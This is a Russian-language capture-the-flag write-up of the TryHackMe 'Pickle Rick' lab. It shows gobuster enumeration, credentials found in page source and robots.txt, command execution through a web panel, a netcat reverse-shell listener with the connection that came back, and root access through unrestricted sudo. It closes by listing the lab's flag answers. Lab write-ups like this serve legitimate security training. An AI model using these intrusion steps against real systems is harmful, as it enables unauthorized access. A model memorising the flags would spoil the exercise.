



Машина Picke Rick TryHackMe


Заходим по адресу машинки и нас встречает обычная страница с текстом и без зацепок



Решаю залезть в html разметку страницы и обнаруживаю там какой-то юзернейм



Не залезая в gobuster решаю предиктом проверить страницу robots.txt, тк вспоминаю, что такая есть вообще, тут написан абсолютно несвязный текст, но я помечаю



Самое время запускать gobuster для поиска спрятанных по сайту страничек. Находим две интересные страницы и какую-то папку

```
(kali@kali)-[~]
$ gobuster dir -u http://10.81.165.146 -w /usr/share/wordlists/dirb/small.txt -x php

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.81.165.146
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

assets (Status: 301) [Size: 315] [→ http://10.81.165.146/assets/]
login.php (Status: 200) [Size: 882]
portal.php (Status: 302) [Size: 0] [→ /login.php]
Progress: 1918 / 1918 (100.00%)

Finished

(kali@kali)-[~]
$
```

В папке assets ничего интересного не оказалось, это просто набор картинок, гифок и js кода

← → ↻ 🏠 Not Secure http://10.81.165.146/assets/

Index of /assets

	Name	Last modified	Size	Description
🔗	Parent Directory	-		
📄	bootstrap.min.css	2019-02-10 16:37	119K	
📄	bootstrap.min.js	2019-02-10 16:37	37K	
📄	fail.gif	2019-02-10 16:37	49K	
📄	jquery.min.js	2019-02-10 16:37	85K	
📄	picklerick.gif	2019-02-10 16:37	222K	
📄	portal.jpg	2019-02-10 16:37	50K	
📄	rickandmarty.jpeg	2019-02-10 16:37	488K	

Apache/2.4.41 (Ubuntu) Server at 10.81.165.146 Port 80

На странице логина вижу поля для ввода юзернейма и пароля

← → ↻ 🏠 Not Secure http://10.81.165.146/login.php




Portal Login Page


Username:

Password:


У меня уже есть некоторые зацепки, но я попытался выполнить sqli, как видно из скриншота - безуспешно




Я отметил то, что я нашел в разметке и в файлике robots.txt, и предположил, что бессмысленный текст из файла, пожалуй, может быть паролем




Вводим учетные данные и попадаем в командную панель




Сразу решаю посмотреть что находится в текущей директории и нахожу первый ингредиент




Пробую вывести его через команду cat, но мне сказали, что все не так просто, и команда cat тут не сработает



Ну ничего, я знаю еще команды tail и nl, поэтому выбираемся из ситуации.



Сразу понимаю, что вводить команды вот так вот постоянно будет неудобно, и лучше бы прокинуть реверс шелл. Я нашел готовый bash скрипт реверс шелла и одновременно включил прослушивание порта на своей машинке



```
(kali㉿kali)-[~]  
$ nc -lnvp 8084  
listening on [any] 8084 ...  
connect to [192.168.129.112] from (UNKNOWN) [10.81.165.146] 45112  
bash: cannot set terminal process group (1022): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@ip-10-81-165-146:/var/www/html$
```

Осматриваюсь, решаю полазить по папкам. Первым делом меня всегда интересует директория /home, перехожу в нее и нахожу интересную директорию пользователя rick, а в ней и второй ингредиент. Самое интересное, что в браузере вводить команду cat я не мог, а в системе спокойно.

```
www-data@ip-10-81-165-146:/var/www/html$ ls  
ls  
Sup3rS3cretPickl3Ingred.txt  
assets  
clue.txt  
denied.php  
index.html  
login.php  
portal.php  
robots.txt  
www-data@ip-10-81-165-146:/var/www/html$ cd /home  
cd /home  
www-data@ip-10-81-165-146:/home$ ls  
ls  
rick  
ubuntu  
www-data@ip-10-81-165-146:/home$ cd rick  
cd rick  
www-data@ip-10-81-165-146:/home/rick$ ls  
ls  
second ingredients  
www-data@ip-10-81-165-146:/home/rick$ cat second ingredients  
cat second ingredients  
cat: second: No such file or directory  
cat: ingredients: No such file or directory  
www-data@ip-10-81-165-146:/home/rick$ cat "second ingredient"  
cat "second ingredient"  
cat: 'second ingredient': No such file or directory  
www-data@ip-10-81-165-146:/home/rick$ ls  
ls  
second ingredients  
www-data@ip-10-81-165-146:/home/rick$ cat "second ingredients"  
cat "second ingredients"  
1 jerry tear  
www-data@ip-10-81-165-146:/home/rick$
```

Как это обычно бывает, дальше нужно раскрутить рута, но я посидел минут десять и не нашел ни одного нормального вектора кроме sudo -l, где говорится, что я могу выполнять любую команду от рута, поэтому без проблем переходим в директорию рута где и находим третий ингредиент, который читаем

```
sudo -l
Matching Defaults entries for www-data on ip-10-81-165-146:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-81-165-146:
    (ALL) NOPASSWD: ALL
www-data@ip-10-81-165-146:/home/rick$ sudo ls /root
sudo ls /root
3rd.txt
snap
www-data@ip-10-81-165-146:/home/rick$ sudo cat /root/3rd.txt
sudo cat /root/3rd.txt
3rd ingredients: fleeb juice
www-data@ip-10-81-165-146:/home/rick$
```

Итоговый список ингредиентов:

1. mr. meeseek hair
2. 1 jerry tear
3. fleeb juice